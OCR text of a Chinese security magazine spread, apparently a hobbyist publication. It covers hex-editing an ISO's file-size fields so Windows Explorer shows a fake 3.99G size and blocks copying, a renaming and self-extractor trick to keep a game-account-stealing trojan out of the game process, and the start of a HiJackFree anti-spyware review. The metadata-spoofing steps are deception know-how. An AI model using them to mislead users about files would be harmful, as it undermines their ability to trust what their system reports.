


图6

而AC 11 2C 00 00 2C 11 AC是由两个4个字节组合而成的，前4个字节是按从低到高反方向排列的，这2段4字节成对称分布。实际上，我们的文件WINDOWS.WAV的打开是十六进制表示下的2C11AC，为了验证一下是否正确，我将其转换为




图7




图8

十进制的结果是2888108，然后与源文件大小进行了对比（图6），注意，大小的单位是字节（byte）。

接下来，就要修改这个ISO文件中存储的文件大小信息来欺骗Windows资源管理器。4字节，最大的十六进制是多少呢？当然是FF FF FF FF了！对称再按机制合成，也就是FF FF FF FF FF FF FF FF，那就用FF FF FF FF FF FF FF FF来替换WINDOWS.WAV前面的第11--18字节AC 11 2C 00 00 2C 11 AC。往下看到WINDOWS.wav的宽字符形式前面，发现也有个AC 11 2C 00 00 2C 11 AC，同样使用FF FF FF FF FF FF FF FF来替换（图7）。

好了，来保存一下，本来的ISO是BIWEILUN.ISO，这个就取名BIWEILUN1.ISO，我把BIWEILUN1.ISO刻录成光盘。打开光盘，里面就是WINDOWS.wav了，源文件大小是2.75M，现在却变成了3.99G了。然后我想将这个文件复制到F盘里，F盘还有8G可用，资源管理器却显示无法复制了（图8）。

就这样，我们顺利的欺骗了Windows资源管理器，光盘给资源管理器提供了一个虚假的信息，文件大小远大于光盘容量，所以复制被拒绝，但是光盘里的文件运行却不受影响。本文没什么技术含量，但是却很新奇，又不难上手，推荐给大家使用。

（本文所涉及到的WinISO和Hedit已收录到光盘中）

文章难易度：★★
文章阅读点：利用自解压文件进行修改进程名称的游戏客户端躲过病毒的DLL插入

假进程“玩”死天龙八部盗号病毒

XiaoYY[无组织]

最近看到病毒线报中有个“天龙八部Pro新变种盗号病毒”，因为我就玩天龙，而且还是个“RMB玩家”，这要是被盗了可就损失惨重，所以我特别关注，事不宜迟，赶紧来研究防范的办法。

一、了解病毒

因为我没有病毒样本，所以不能在本机测试，不过得知该病毒可限制防火墙的工作“卡巴斯基：进程被终止；MAcfree：无反应；江民：检测模块会被终止。”，并且木马成功运行后首先找到sysytem32目录下的kernel32.dll并试图删除该动态数据文件，然后在系统目录下释放tlbb.dll和killro.dll。检测到天龙八部客户端game.exe后，插入该进程，主要由tlbb.dll负责盗取玩家帐号密码资料等。



图1

二、分析对策

因为该病毒替换了系统中的一个文件，而要把它更换回来必须要用安装盘恢复，在家里倒是没什么大碍，可是天天在网吧上网的小菜难道就甘心号被盗吗？非也，由病毒的工作机理可知，关键在于病毒最后要插入bin\game.exe进程中，这就使人想到了改变game.exe的名字。我尝试了一下，提示不能直接运行游戏（图1）。而直接运行更新文件却因为找不到game.exe而无法启动游戏。这是预料之中的事，病毒制作人又不傻，那么有技术含量的病毒怎能被“名字”搞定呢？但我却没有放弃改名克毒的这条思路，我决定制作一个假进程^-^




图2

三、作战开始

首先我将bin\目录下的game.exe名字改为xiaoyy.exe，然后就该我们的明星出场了——winrar，不要怀疑，我们要用的就是它。在bin目录下新建一个文本文档（别的也行），右键点击文本文档“添加到压缩文件”选择“zip”格式，并勾选“创建自解压文件”。先别急着点确定，在高级选项中选择自解压选项解压路径—当前—解压后运行xiaoyy.exe，完成后确定，把文件名改成game.exe。使用时先改天龙bin下game.exe为xiaoyy.exe，并将自解压文件放到此目录下。这样不会因为文件名不是game.exe而提示错误，运行自解压文件后游戏客户端也运行了，但文件名却是xiaoyy.exe（图2），病毒也就无法插入到客户端了。

四、总结

以后要多想想病毒的工作原理，网吧是一个必须“防”毒的地方，记得以前有人说过，没有病毒的网吧不是好网吧。另外我也希望大家多用用rar，它有好多奥秘呢。

文章难易度：★★
文章阅读点：安全工具 a-squared HiJackFree 的详细使用介绍

间谍软件克星——HiJackFree

HRay

在网络日益普及的今天，各种间谍软件也在以惊人的速度更新着，俗话说的好“常在河边走，哪有不湿鞋”，对于经常上网的朋友来说，电脑难免会中个病毒、木马或是间谍软件什么的，要是真中了间谍软件，我们就得有一个好用的辅助工具来彻底清除它们。

常见的反间谍软件有冰刃、微点主动防御等，不过今天我要带大家认识一款更加强大的反间谍工具——HiJackFree。

打开 HiJackFree，其主界面如图 1 所示，够人性化吧。从界面中我们可以看到 HiJackFree 有查看进程、端口、自动运行和服务管理等功能。先来看“进程”，在这里除了同类软件都有的管理进程和加载模块外，还增加了进程过滤和显示进程细节这两个功能。在进程过滤中有“过滤被微软信任的文件”、“过滤所有可信任的文件”和“过滤所有有签名的文件”。在进程细节里我们可以知道该进程是否为服务、是否自动运行和是否打开 TCP/UDP 端口等详细信息，如图 2。




图 1




图 2

